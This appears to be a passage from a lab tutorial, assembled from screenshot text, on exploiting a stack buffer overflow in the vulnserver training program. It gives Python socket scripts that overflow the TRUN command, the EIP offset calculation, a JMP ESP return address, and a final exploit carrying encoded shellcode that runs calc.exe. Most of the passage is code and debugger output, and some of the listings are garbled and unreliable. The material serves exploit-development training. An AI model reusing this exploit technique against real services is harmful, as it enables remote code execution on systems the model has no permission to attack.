
buffer="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3$
print "Send Evil Buffer"
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(('192.168.91.133',9999)) # hardcoded IP address
s.recv(1024)
s.send("TRUN /.:/" +buffer+ '\r\n') # evil buffer
s.close()

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell
```

Resend the exploit code.

```
root@kali: ~  
root@kali:/usr/share/metasploit-framework/tools# cd /root/  
root@kali:~# nano fuzz.py  
root@kali:~# ./fuzz.py  
Send Evil Buffer  
root@kali:~#
```

Notice what is the value of EIP ? (EIP=386F4337)



Now i using the pattern\_offset script i found out that 2003 bytes were required to overwrite the EIP  
i.e 2004 - 2007 bytes are the values stored in EIP.

```
root@kali: /usr/share/metasploit-framework/tools  
root@kali:/usr/share/metasploit-framework/tools# ./pattern_offset.rb 386F4337  
[*] Exact match at offset 2003  
root@kali:/usr/share/metasploit-framework/tools#
```



**In order to verify it I split the strings in 2003 bytes of A, 4 bytes of B and 3054 bytes of C**

```


root@kali: ~
GNU nano 2.2.6      File: fuzz.py      Modified
#!/usr/bin/python
import socket

buffer="A"*2003 + "B"*4 + "C"*3054
print "Send Evil Buffer"
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(('192.168.91.133',9999)) # hardcoded IP address
s.recv(1024)
s.send("TRUN ./:" +buffer+ '\r\n') # evil buffers
s.close()


^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text ^T To Spell

```

**Notice this time EIP contains 4 B(s) and ESP hold the C(s)**



## Following the dump of ESP



**Notice the starting address of C (00B6FA0C)**

Address	Hex dump	ASCII			
00B6FA0C	43 43 43 43 43 43 43 43	CCCCCCCC		00B6FA0C	434343
00B6FA14	43 43 43 43 43 43 43 43	CCCCCCCC		00B6FA10	434343
00B6FA1C	43 43 43 43 43 43 43 43	CCCCCCCC		00B6FA14	434343
00B6FA24	43 43 43 43 43 43 43 43	CCCCCCCC		00B6FA18	434343
00B6FA2C	43 43 43 43 43 43 43 43	CCCCCCCC		00B6FA1C	434343
00B6FA34	43 43 43 43 43 43 43 43	CCCCCCCC		00B6FA20	434343
00B6FA3C	43 43 43 43 43 43 43 43	CCCCCCCC		00B6FA24	434343
00B6FA44	43 43 43 43 43 43 43 43	CCCCCCCC		00B6FA28	434343
00B6FA4C	43 43 43 43 43 43 43 43	CCCCCCCC		00B6FA2C	434343
00B6FA54	43 43 43 43 43 43 43 43	CCCCCCCC		00B6FA30	434343
00B6FA5C	43 43 43 43 43 43 43 43	CCCCCCCC		00B6FA34	434343
00B6FA64	43 43 43 43 43 43 43 43	CCCCCCCC		00B6FA38	434343
00B6FA6C	43 43 43 43 43 43 43 43	CCCCCCCC		00B6FA3C	434343
00B6FA74	43 43 43 43 43 43 43 43	CCCCCCCC		00B6FA40	434343
00B6FA7C	43 43 43 43 43 43 43 43	CCCCCCCC		00B6FA44	434343
00B6FA84	43 43 43 43 43 43 43 43	CCCCCCCC		00B6FA48	434343
00B6FA8C	43 43 43 43 43 43 43 43	CCCCCCCC		00B6FA4C	434343
00B6FA94	43 43 43 43 43 43 43 43	CCCCCCCC		00B6FA50	434343
00B6FA9C	43 43 43 43 43 43 43 43	CCCCCCCC		00B6FA54	434343
00B6FAA4	43 43 43 43 43 43 43 43	CCCCCCCC		00B6FA58	434343
00B6FAAC	43 43 43 43 43 43 43 43	CCCCCCCC		00B6FA5C	434343
00B6FAE4	43 43 43 43 43 43 43 43	CCCCCCCC		00B6FA60	434343
				00B6FA64	434343



Notice the ending address of C (00B6FD0C)

Address	Hex dump	ASCII
00B6FD3C	43 43 43 43 43 43 43 43	CCCCCCCC
00B6FD44	43 43 43 43 43 43 43 43	CCCCCCCC
00B6FD4C	43 43 43 43 43 43 43 43	CCCCCCCC
00B6FD54	43 43 43 43 43 43 43 43	CCCCCCCC
00B6FD5C	43 43 43 43 43 43 43 43	CCCCCCCC
00B6FD64	43 43 43 43 43 43 43 43	CCCCCCCC
00B6FD6C	43 43 43 43 43 43 43 43	CCCCCCCC
00B6FD74	43 43 43 43 43 43 43 43	CCCCCCCC
00B6FD7C	43 43 43 43 43 43 43 43	CCCCCCCC
00B6FD84	43 43 43 43 43 43 43 43	CCCCCCCC
00B6FD8C	43 43 43 43 43 43 43 43	CCCCCCCC
00B6FD94	43 43 43 43 43 43 43 43	CCCCCCCC
00B6FD9C	43 43 43 43 43 43 43 43	CCCCCCCC
00B6FDA4	43 43 43 43 43 43 43 43	CCCCCCCC
00B6FDA8	43 43 43 43 43 43 43 43	CCCCCCCC
00B6FDB4	43 43 43 43 43 43 43 43	CCCCCCCC
00B6FDB8	43 43 43 43 43 43 43 43	CCCCCCCC
00B6FDC4	43 43 43 43 43 43 43 43	CCCCCCCC
00B6FDC8	43 43 43 43 43 43 43 43	CCCCCCCC
00B6FDD4	43 43 43 43 43 43 43 43	CCCCCCCC
00B6FDD8	43 43 43 43 43 43 43 43	CCCCCCCC
00B6FDE4	AB AB AB AB AB AB AB AB	%%%%%%%%


In order to redirect the flow control of instructions I had to find a JMP ESP command, there are several other executable modules loaded with the server which can be view from executable section.

OllyDbg - vulnserver.exe - [CPU - main thread, module vulnserver]			
Address	Disassembly	Comment	Registers (FPU)
00401130	55	PUSH EBP	00000000
00401131	89E5	MOV EBP,ESP	00970000
00401133	83EC 18	SUB ESP,18	7C90EB94 ntdll.KiFastSystemCallRet
00401136	C70424 010000	MOV DWORD PTR SS:[ESP],1	00000000
0040113D	FF15 6C614000	CALL DWORD PTR DS:[<&msvcrt.__set_app_t...	0022F3A0
00401143	E8 D8FEFFFF	CALL vulnserver.00401020	0022F4A0
00401148	90	NOP	00000000
00401149	8DB426 000000	LEA ESI,DWORD PTR DS:[ESI]	00000000
00401150	55	PUSH EBP	00000000
00401151	89E5	MOV EBP,ESP	7C90EB94 ntdll.KiFastSystemCallRet
00401153	53	PUSH EBX	ES 0023 32bit 0(FFFFFFFF)
00401154	83EC 14	SUB ESP,14	CS 001B 32bit 0(FFFFFFFF)
00401157	8B45 08	MOV EAX,DWORD PTR SS:[EBP+8]	SS 0023 32bit 0(FFFFFFFF)
00401159	8B40	MOV EAX,DWORD PTR DS:[EAX]	DS 0023 32bit 0(FFFFFFFF)
			FS 003B 32bit 7FFDF000(FFF)
			GS 0000 NULL


I selected the essfunc.dll

OllyDbg - vulnserver.exe			
CPU - main thread, module vulnserver			
Address	Disassembly	Comment	Executable modules
00401130	55	PUSH EBP	
00401131	89E5	MOV EBP,ESP	
00401133	83EC 18	SUB ESP,18	
00401136	C70424 010000	MOV DWORD PTR SS:[ESP],1	
0040113D	FF15 6C614000	CALL DWORD PTR DS:[<&msvcrt.__set_app_t...	
00401143	E8 D8FEFFFF	CALL vulnserver.00401020	
00401148	90	NOP	
00401149	8DB426 000000	LEA ESI,DWORD PTR DS:[ESI]	
00401150	55	PUSH EBP	
00401151	89E5	MOV EBP,ESP	
00401153	53	PUSH EBX	
00401154	83EC 14	SUB ESP,14	
00401157	8B45 08	MOV EAX,DWORD PTR SS:[EBP+8]	
00401159	8B40	MOV EAX,DWORD PTR DS:[EAX]	
0040115C	8B40	MOV EAX,DWORD PTR DS:[EAX]	
0040115E	3D 910000	INT3	
00401163	77 3B	JMP 00401163	
00401166	77 3B	JMP 00401163	
0040116A	77 3B	JMP 00401163	
0040116C	77 3B	JMP 00401163	
00401171	77 3B	JMP 00401163	
00401179	77 3B	JMP 00401163	
00401180	77 3B	JMP 00401163	
00401185	77 3B	JMP 00401163	
00401188	77 3B	JMP 00401163	
0040118E	77 3B	JMP 00401163	
00401190	77 3B	JMP 00401163	
00401196	77 3B	JMP 00401163	
00401198	77 3B	JMP 00401163	
0040119C	77 3B	JMP 00401163	
004011A0	77 3B	JMP 00401163	
004011A5	77 3B	JMP 00401163	
004011A7	77 3B	JMP 00401163	

And looked for JMP ESP command




Use find command (press ctrl+f) and look for jmp esp






Note down the address of JMP ESP.



Now generate shellcode using msfpayload



Copy the shellcode in the exploit code. Notice I added 20 NOPS since the encoded payload needs some space to decode.

```
root@kali: ~
GNU nano 2.2.6 File: fuzz.py Modified
#!/usr/bin/python
import socket

# jmp_esp address = 62 50 11 AF
jmp_esp="\xAF\x11\x50\x62"
buffer="\A"*2003

nop="\x90"*20
# NOP used to provide space for decoding the encoded shellcode

buf = ""
buf += "\xba\xdf\xf1\x32\xa9\xdb\xc1\xd9\x74\x24\xf4\x5e\x33\xc9\xb1\x33\x31\x56\x12\x03\x56\x12\x83\x19\xf5\xd0"
buf += "\x5c\x59\x1e\x9d\x9f\xa1\xdf\xfe\x16\x44\xee\x2c\x4c\x0d\x43\xe1\x06\x43\x68\x8a\x4b\x77\xfb\xfe\x43\x78"
buf += "\x4c\xb4\xb5\xb7\x4d\x78\x7a\x1b\x8d\x1a\x06\x61\xc2\xfc\x37\xaa\x17\xfc\x70\xd6\xd8\xac\x29\x9d\x4b\x41"
buf += "\x5d\xe3\x57\x60\xb1\x68\xe7\x1a\xb4\xae\x9c\x90\xb7\xfe\x0d\xae\xf0\xe6\x26\xe8\x20\x17\xea\xea\x1d\x5e"
buf += "\x87\xd9\xd6\x61\x41\x10\x16\x50\xad\xff\x29\x5d\x20\x01\x6d\x59\xdb\x74\x85\x9a\x66\x8f\x5e\xe1\xbc\x1a"
buf += "\x43\x41\x36\xbc\xa7\x70\x9b\x5b\x23\x7e\x50\x2f\x6b\x62\x67\xfc\x07\x9e\xec\x03\x08\x17\xb6\x27\xcc\x7c"
buf += "\x6c\x49\x55\xd8\xc3\x76\x85\x84\xbc\xd2\xcd\x26\xa8\x65\x8c\x2c\x2f\xe7\xaa\x09\x2f\xf7\xb4\x39\x58\xc6"
buf += "\x3f\xd6\x1f\xd7\x95\x93\xd0\x9d\xb4\xb5\x78\x78\x2d\x84\xe4\x7b\x9b\xca\x10\xf8\x2e\xb2\xe6\xe0\x5a\xb7"
buf += "\xa3\xa6\xb7\xc5\xbc\x42\xb8\x7a\xbc\x46\xdb\x1d\x2e"
buf += "\x0a\x32\xb8\xd6\xa9\x4a"

print "Sending Evil Buffer"
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(('192.168.91.133',9999))
s.recv(1024)
s.send("TRUN ./" +buffer+jmp_esp+nop+buf+ "\r\n")
s.close()

^G Get Help      ^O WriteOut      ^R Read File     ^Y Prev Page     ^K Cut Text      ^C Cur Pos
^X Exit          ^J Justify       ^W Where Is     ^V Next Page     ^U UnCut Text    ^T To Spell
```

Send exploit code again.

```
root@kali: ~
root@kali:~# nano fuzz.py
root@kali:~# ./fuzz.py
Send Evil Buffer
root@kali:~#
```

So finally we have successfully executed calc.exe

